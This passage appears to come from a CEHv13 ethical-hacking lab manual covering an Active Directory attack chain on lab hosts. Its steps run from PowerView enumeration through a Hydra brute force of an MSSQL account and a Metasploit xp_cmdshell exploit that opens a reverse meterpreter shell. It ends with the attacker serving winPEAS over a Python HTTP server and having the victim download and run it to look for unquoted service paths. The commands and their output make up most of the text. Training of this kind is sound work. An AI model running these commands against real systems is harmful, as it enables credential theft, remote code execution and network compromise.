objectguid : 8eeee855-4a47-45d1-8881-609840652ad1
operatingsystemversion : 10.0 (20348)
lastlogoff : 12/31/1600 4:00:00 PM
objectcategory : CN=Computer,CN=Schema,CN=Configuration,DC=CEH,DC=com
dscorepropagationdata : {5/4/2022 10:07:55 AM, 2/1/2022 12:02:53 PM, 1/1/1601
serviceprincipalname : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/Server 2022.CEH.com,
ldap/Server 2022.CEH.com/ForestDnsZones.CEH.com,
```

16. Now, execute **Get-NetGroup** in PowerShell. The Get-NetGroup command in PowerView lists all groups in AD, which helps in identifying group memberships and potential targets for privilege escalation.

17.



10.10.1.40

PS C:\Users\Mark\Downloads> Get-NetGroup

```
groupstype      : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
admincount      : 1
iscriticalsystemobject : True
samaccounttype  : ALIAS_OBJECT
samaccountname  : Administrators
whenchanged     : 6/10/2024 9:41:25 AM
objectsid       : S-1-5-32-544
objectclass     : {top, group}
cn              : Administrators
usnchanged     : 86180
systemflags     : -1946157056
name            : Administrators
dscorepropagationdata : {5/4/2022 10:07:55 AM, 2/1/2022 12:18:02 PM, 2/1/2022 12:02:53 PM, 1/1/1601 6:12:16 PM}
description     : Administrators have complete and unrestricted access to the computer/domain
distinguishedname : CN=Administrators,CN=Builtin,DC=CEH,DC=com
member          : {CN=DC-Admin,CN=Users,DC=CEH,DC=com, CN=SQL_srv,CN=Users,DC=CEH,DC=com, CN=Jason M.,CN=Users,DC=CEH,DC=com, CN=Domain Admins,CN=Users,DC=CEH,DC=com...}
                 : 8199
                 : 2/1/2022 12:01:14 PM
                 : 4
                 : fdba8a47-7e3c-4ec2-9a56-c5b7deb9bc0a
                 : CN=Group,CN=Schema,CN=Configuration,DC=CEH,DC=com

groupstype      : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
systemflags     : -1946157056
iscriticalsystemobject : True
samaccounttype  : ALIAS_OBJECT
samaccountname  : Users
whenchanged     : 2/1/2022 12:02:52 PM
objectsid       : S-1-5-32-545
objectclass     : {top, group}
cn              : Users
usnchanged     : 12381
```

10:34 PM
6/11/2024

Menu [Remmina Remote De... 10.10.1.40 python3 -m http.serve...

18. Execute command **Get-NetUser** in PowerShell. Get-NetUser in PowerView retrieves detailed information about AD user accounts, such as usernames and group memberships. It helps identify potential targets and understand the AD environment better.

19.

```
PS C:\Users\Mark\Downloads> Get-NetUser

logoncount : 109
badpasswordtime : 6/11/2024 10:25:53 PM
description : Built-in account for administering the computer/domain
distinguishedname : CN=Administrator,CN=Users,DC=CEH,DC=com
objectclass : {top, person, organizationalPerson, user}
lastlogontimestamp : 5/31/2024 6:23:53 AM
name : Administrator
objectsid : S-1-5-21-2083413944-2693254119-1471166842-500
samaccountname : Administrator
admincount : 1
codepage : 0
samaccounttype : USER_OBJECT
accountexpires : NEVER
countrycode : 0
whenchanged : 5/31/2024 1:23:53 PM
instancetype : 4
objectguid : aaa51b09-4357-44f6-bdc1-7a01321a89eb
lastlogon : 6/11/2024 10:00:10 PM
lastlogoff : 12/31/1600 4:00:00 PM
objectcategory : CN=Person,CN=Schema,CN=Configuration,DC=CEH,DC=com
dscorepropagationdata : {5/4/2022 10:07:55 AM, 2/1/2022 12:18:02 PM, 2/1/2022 12:18:02 PM, 2/1/2022 12:02:53 PM...}
memberof : {CN=Group Policy Creator Owners,CN=Users,DC=CEH,DC=com, CN=Domain Admins,CN=Users,DC=CEH,DC=com, CN=Enterprise Admins,CN=Users,DC=CEH,DC=com, CN=Schema Admins,CN=Users,DC=CEH,DC=com...}
whencreated : 2/1/2022 12:01:14 PM
iscriticalsystemobject : True
badpwdcount : 3
cn : Administrator
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
usncreated : 8196
primarygroupid : 513
pwdlastset : 2/1/2022 1:12:42 AM
usnchanged : 77870
```

20. During user enumeration, we found a new user **SQL_srv**, who has some high privileges and could be useful for further attacks. In the next task we will be attacking the **SQL_srv** user who has SQL service running on it.

21.

```
whencreated : 2/1/2022 12:55:02 PM
countrycode : 0
pwdlastset : 2/1/2022 4:55:02 AM
usnchanged : 12849

logoncount : 46
badpasswordtime : 6/10/2024 12:10:29 AM
distinguishedname : CN=SQL_srv,CN=Users,DC=CEH,DC=com
objectclass : {top, person, organizationalPerson, user}
displayname : SQL_srv
lastlogontimestamp : 6/6/2024 10:52:04 PM
userprincipalname : SQL_srv@CEH.com
name : SQL_srv
objectsid : S-1-5-21-2083413944-2693254119-1471166842-5602
samaccountname : SQL_srv
admincount : 1
codepage : 0
samaccounttype : USER_OBJECT
accountexpires : NEVER
countrycode : 0
whentchanged : 6/7/2024 5:52:04 AM
instancetype : 4
usncreated : 81989
objectguid : cc0921ea-642c-4d47-8551-e16264d4a4b0
lastlogoff : 12/31/1600 4:00:00 PM
objectcategory : CN=Person,CN=Schema,CN=Configuration,DC=CEH,DC=com
dscorepropagationdata : {6/7/2024 5:40:38 AM, 1/1/1601 12:00:00 AM}
givenname : SQL_srv
memberof : {CN=Domain Admins,CN=Users,DC=CEH,DC=com, CN=Domain Computers,CN=Users,DC=CEH,DC=com, CN=Administrators,CN=Builtin,DC=CEH,DC=com}

lastlogon : 6/11/2024 9:55:58 PM
badpwdcount : 0
cn : SQL_srv
useraccountcontrol : NORMAL_ACCOUNT
whencreated : 6/7/2024 5:35:06 AM
primarygroupid : 513
```

22. Here are some other listed commands that you can use with **PowerView.ps1** for enumeration:

- o **Get-NetOU** - Lists all organizational units (OUs) in the domain.
- o **Get-NetSession** - Lists active sessions on the domain.
- o **Get-NetLoggedon** - Lists users currently logged on to machines.
- o **Get-NetProcess** - Lists processes running on domain machines.
- o **Get-NetService** - Lists services on domain machines.
- o **Get-NetDomainTrust** - Lists domain trust relationships.
- o **Get-ObjectACL** - Retrieves ACLs for a specified object.
- o **Find-InterestingDomainAcl** - Finds interesting ACLs in the domain.
- o **Get-NetSPN** - Lists service principal names (SPNs) in the domain.
- o **Invoke-ShareFinder** - Finds shared folders in the domain.
- o **Invoke-UserHunter** - Finds where domain admins are logged in.
- o **Invoke-CheckLocalAdminAccess** - Checks if the current user has local admin access on specified machines.

23. Before proceeding to the next task, restart **Parrot Security** machine.

Task 5: Perform Attack on MSSQL service

xp_cmdshell is a SQL server stored procedure enabling command shell execution. Misconfigured xp_cmdshell can lead to arbitrary command execution, data exfiltration, and potential network compromise, posing significant security risks. Proper configuration and security measures are crucial to mitigate these risks.

1. During the Nmap scan, we observed that host **10.10.1.30** (which is **Windows Server 2019 (AD)** virtual machine) has port **1433** open. We will attempt to brute force the password using **Hydra**, as we already know the username, which is **SQL_srv**.
2. In the **Parrot Security** machine login with **attacker/toor** credentials. Open a new **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
3. Save the username **SQL_srv** in a text file and name it as **user.txt** using command **pluma user.txt**.
- 4.

The screenshot shows the Parrot OS desktop environment. On the left, there's a file manager window displaying various CEHv13 module folders and a README LICENSE file. In the center, there's a terminal window titled "pluma user.txt - Parrot Terminal" where the user has run "sudo su" and entered the password "toor". The terminal shows the command "#pluma user.txt" being run. To the right of the terminal is a text editor window titled "user.txt (/home/attacker) - Pluma (as superuser)" containing the text "1SQL_srv". At the bottom, the desktop bar shows the terminal and text editor windows are open, along with other icons for the desktop environment.

5. Execute command **hydra -L user.txt -P /root/ADtools/rockyou.txt 10.10.1.30 mssql** to brute force the MSSQL service password.

6.

```
Applications Places System hydra -L user.txt -P /root/ADtools/rockyou.txt 10.10.1.30 mssql - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~
$ sudo su
[sudo] password for attacker:
[root@parrot]~/.home/attacker]
#pluma user.txt
[root@parrot]~/.home/attacker]
#hydra -L user.txt -P /root/ADtools/rockyou.txt 10.10.1.30 mssql
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-25 04:06:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking mssql://10.10.1.30:1433/
[1433] [mssql] host: 10.10.1.30 login: SQL_srv password: batman
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-25 04:06:07
[root@parrot]~/.home/attacker]
#
```

CEHv13 Module 14
Hacking Web Applications

Menu hydra -L user.txt -P /r... []

7. We have successfully cracked the password for **SQL_srv**, which is "batman". Next, we will attempt to log into the service using **mssqlclient.py**.
8. Execute command **python3 /root/impacket/examples/mssqlclient.py CEH.com/SQL_srv:batman@10.10.1.30 -port 1433**.
9. Note the database name, which is "master" here.

10.

```
python3 /root/impacket/examples/mssqlclient.py CEH.com/SQL_srv:batman@10.10.1.30 -port 1433 -Parrot Terminal
File Edit View Search Terminal Help
[x]-[root@parrot]-[/home/attacker]
#python3 /root/impacket/examples/mssqlclient.py CEH.com/SQL_srv:batman@10.10.1.30 -port 1433
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL_srv\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL_srv\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (SQL_srv dbo@master)>
```

CEHv13 Module 13
Hacking Web Servers

CEHv13 Module 14
Hacking Web Applications

Menu python3 /root/impack...

11. Execute the SQL query **SELECT name, CONVERT(INT, ISNULL(value, value_in_use)) AS IsConfigured FROM sys.configurations WHERE name='xp_cmdshell';**, returning a value of 1, indicating that xp_cmdshell is enabled on the server.

12.

```
python3 /root/impacket/examples/mssqlclient.py CEH.com/SQL_srv:batman@10.10.1.30 -port 1433 -Parrot Terminal
File Edit View Search Terminal Help
[x]-[root@parrot]-[/home/attacker]
#python3 /root/impacket/examples/mssqlclient.py CEH.com/SQL_srv:batman@10.10.1.30 -port 1433
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL_srv\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL_srv\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (SQL_srv dbo@master)> SELECT name,CONVERT(INT, ISNULL(value, value_in_use)) AS IsConfigured FROM sys.configurations WHERE name='xp_cmdshell';
name      IsConfigured
-----
xp_cmdshell          1
SQL (SQL_srv dbo@master)>
```

CEHv13 Module 14
Hacking Web Applications

Menu python3 /root/impacket...

13. Now, as we know that **xp_cmdshell** is enabled on SQL server we can use Metasploit to exploit this service. Type **exit** and press **Enter**; then execute the command **msfconsole** to launch Metasploit.

14.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "python3 /root/impacket/examples/mssqlclient.py CEH.com/SQL_srv:batman@10.10.1.30 -port 1433 - Parrot Terminal". The terminal content shows the execution of Impacket's mssqlclient.py script against a Microsoft SQL Server instance. It performs several configuration changes (Encryption required, ENVCHANGE for DATABASE, LANGUAGE, and PACKETSIZE), changes the database context to 'master', and changes the language setting to 'us_english'. It then checks if 'xp_cmdshell' is configured in the sys.configurations table, which it finds is set to 1. Finally, it exits the script and opens an msfconsole session. The desktop background features a network graph, and the taskbar at the bottom includes icons for CEHv13 Module 13, CEHv13 Module 14, and Hacking Web Applications.

```
python3 /root/impacket/examples/mssqlclient.py CEH.com/SQL_srv:batman@10.10.1.30 -port 1433 - Parrot Terminal
[!] [x] -[root@parrot]-[/home/attacker]
[!] #python3 /root/impacket/examples/mssqlclient.py CEH.com/SQL_srv:batman@10.10.1.30 -port 1433
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL_srv\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL_srv\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (SQL_srv dbo@master)> SELECT name,CONVERT(INT, ISNULL(value, value_in_use)) AS IsConfigured FROM sys.configurations WHERE name='xp_cmdshell';
name      IsConfigured
-----
xp_cmdshell          1
SQL (SQL_srv dbo@master)> exit
[!] [root@parrot]-[/home/attacker]
[!] #msfconsole
```

15. Execute the following commands:

- o **use exploit/windows/mssql/mssql_payload**
- o **set RHOST 10.10.1.30**
- o **set USERNAME SQL_srv**
- o **set PASSWORD batman**
- o **set DATABASE master**

16.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is displaying a series of Metasploit commands being typed in. The user has navigated to a exploit/windows/mssql/mssql_payload module, set the RHOST to 10.10.1.30, and configured the USERNAME to SQL_srv and PASSWORD to batman. The DATABASE is set to master. The final command shown is "exploit", which is highlighted in red.

```
File Edit View Search Terminal Help
Press SPACE BAR to continue
attacker's Home
[ metasploit v6.4.8-dev- ]
+ --=[ 2418 exploits - 1246 auxiliary - 423 post      ]
+ --=[ 1465 payloads - 47 encoders - 11 nops        ]
+ --=[ 9 evasion                                     ]

Metasploit Documentation: https://docs.metasploit.com/

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
[*] Exploit chosen: windows/mssql/mssql_payload
[*] Set payload: windows/meterpreter/reverse_tcp
[*] Set LHOST: 10.10.1.30
[*] Set RHOST: 10.10.1.30
[*] Set USERNAME: SQL_srv
[*] Set PASSWORD: batman
[*] Set DATABASE: master
[*] Exploit chosen: windows/mssql/mssql_payload
[*] Exploit running: - - - - -
[*] Started reverse TCP handler on 10.10.1.30 :4444
```

17. Once all commands are configured, type **exploit** and press **Enter**.

18.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is displaying Metasploit command-line interface (CLI) output. The user has run the command "use exploit/windows/mssql/mssql_payload" and is setting parameters for the exploit. The exploit is configured to target a Windows host at IP 10.10.1.30, using the "windows/meterpreter/reverse_tcp" payload, and connecting as the user "SQL_srv" with password "batman" and database "master". The exploit command is issued with the command "exploit".

```
File Edit View Search Terminal Help
Press SPACE BAR to continue
attacker's Home
[ metasploit v6.4.8-dev- ]
+ --=[ 2418 exploits - 1246 auxiliary - 423 post      ]
+ --=[ 1465 payloads - 47 encoders - 11 nops        ]
+ --=[ 9 evasion                                     ]

Metasploit Documentation: https://docs.metasploit.com/

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
[msf](Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set RHOST 10.10.1.30
RHOST => 10.10.1.30
[msf](Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set USERNAME SQL_srv
USERNAME => SQL_srv
[msf](Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set PASSWORD batman
PASSWORD => batman
[msf](Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set DATABASE master
DATABASE => master
[msf](Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> exploit
```

19. Once the exploitation is complete, we will be getting a Meterpreter session as show in the screenshot.

20.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area displays the following text:

```
[*] 10.10.1.30:1433 - Command Stager progress - 71.84% done (73451/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 73.30% done (74950/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 74.77% done (76449/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 76.24% done (77948/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 77.70% done (79447/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 79.17% done (80946/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 80.63% done (82445/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 82.10% done (83944/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 83.57% done (85443/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 85.03% done (86942/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 86.50% done (88441/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 87.96% done (89940/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 89.43% done (91439/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 90.90% done (92938/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 92.36% done (94437/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 93.83% done (95936/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 95.29% done (97435/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 96.76% done (98934/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 98.19% done (100400/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Sending stage (176198 bytes) to 10.10.1.30
[*] 10.10.1.30:1433 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.30:8908) at 2024-06-24 01:13:49 -0400
```

At the bottom, it says "CEHv13 Module 14" and "(Meterpreter 1)(C:\Windows\system32) >".

21. Type command **shell** and press **Enter**. Execute **whoami** command, to determine the username of the currently logged on user. Here, it is \$sqlexpress which is the SQL service.

22.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
[*] 10.10.1.30:1433 - Command Stager progress - 86.50% done (88441/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 87.96% done (89940/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 89.43% done (91439/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 90.90% done (92938/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 92.36% done (94437/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 93.83% done (95936/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 95.29% done (97435/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 96.76% done (98934/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 98.19% done (100400/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Sending stage (176198 bytes) to 10.10.1.30
[*] 10.10.1.30:1433 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.30:8908) at 2024-06-24 01:13:49 -0400

(Meterpreter 1)(C:\Windows\system32) > shell
Process 4556 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress
CEHv13 Module 14
C:\Windows\system32>
```

The terminal window has a dark background with green text. The title bar says "msfconsole - Parrot Terminal". The bottom of the window shows the menu bar and the title "msfconsole - Parrot T...".

Task 6: Perform Privilege Escalation

WinPEASx64.exe is a tool for Windows privilege escalation, identifying misconfigurations and vulnerabilities for potential exploitation.

The Unquoted Service Path vulnerability in the RunOnce registry key arises when a Windows service path lacks proper quotation marks and contains spaces, enabling attackers to execute arbitrary code with elevated privileges during system startup.

1. To perform further attacks, we need high privileges. For privilege escalation, we will use WinPEAS.exe to enumerate any misconfigurations.
2. We will upload the WinPEAS.exe file and execute it in Windows.
3. Move to C:\ using the command `cd C:\`.

4.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[*] 10.10.1.30:1433 - Command Stager progress - 90.90% done (92938/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 92.36% done (94437/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 93.83% done (95936/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 95.29% done (97435/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 96.76% done (98934/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 98.19% done (100400/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Sending stage (176198 bytes) to 10.10.1.30
[*] 10.10.1.30:1433 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.30:8908) at 2024-06-24 01:13:49 -0400

(Meterpreter 1)(C:\Windows\system32) > shell
Process 4556 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami nt service\mssql$sqlexpress

C:\Windows\system32>cd C:\
cd C:\
CEHv13 Module 14
C:\>[background Web Applications]
```

msfconsole - Parrot T... Menu

5. Next, move to **C:\Users\Public\Downloads** using **cd** and execute the command **powershell**.

6.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[*] 10.10.1.30:1433 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.30:8908) at 2024-06-24 01:13:49 -0400

(Meterpreter 1)(C:\Windows\system32) > shell
Process 4556 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress


C:\Windows\system32>cd C:\Windows\system32>cd C:\

C:\>cd C:\Users\Public\Downloads
cd C:\Users\Public\Downloads
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Public\Downloads>
```

7. Now, we need to host winPEASx64.exe on the attacker machine using Python. Open a new terminal, type **sudo su**, press **Enter**, and use **toor** as password. Execute the command **cd /root/ADtools**.

8.



9. Type **python3 -m http.server** and press **Enter** to host the **winPEASx64.exe** file.

10.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "python3 -m http.server - Parrot Terminal" is open, displaying the following command-line session:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]# cd /root/ADtools/
[root@parrot]# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
```

The background shows a file browser window with a dark theme. The sidebar contains links to "README/license", "Trash", "CEHv13 Module 13 Hacking Web Servers", and "CEHv13 Module 14 Hacking Web Applications". The main area of the file browser shows a network graph visualization.

At the bottom of the screen, the taskbar displays several open applications: "Menu", "[msfconsole - Parrot...]", and "[python3 -m http.serve...]".

11. Get back to the shell terminal and type **wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe**.
12. Do not end the Python sever

13.

```
(Meterpreter 1)(C:\Windows\system32) > shell
Process 4556 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress

C:\Windows\system32>cd C:\
cd C:\  
Trash

C:\>cd C:\Users\Public\Downloads
cd C:\Users\Public\Downloads

C:\Users\Public\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Public\Downloads> wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe
wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe
PS C:\Users\Public\Downloads>
```

14. Once winpeas.exe is downloaded, execute it with **./winpeas.exe**.

15.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Linux desktop environment with a dark theme. The window title bar includes icons for Applications, Places, System, and various system status indicators like battery and network. The menu bar has options: File, Edit, View, Search, Terminal, Help. The terminal window displays the following text:

```
(Meterpreter 1)(C:\Windows\system32) > shell
Process 4556 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress

C:\Windows\system32>cd C:\
cd C:\  
Trash

C:\>cd C:\Users\Public\Downloads
cd C:\Users\Public\Downloads

C:\Users\Public\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Public\Downloads> wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe
wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe
PS C:\Users\Public\Downloads> ./winpeas.exe
```

The terminal window has a dark background with a faint network graph watermark. The bottom of the window shows standard Linux desktop icons: Menu, msfconsole - Parrot T..., [python3 -m http.serv...].

16. Script execution starts; wait until the execution completes.

17. Once the execution is completed, observe the output. Here, we have a file named **file.exe** in **C:\Program Files\CEH Services** that is unquoted and can be exploited for privilege escalation.

18.

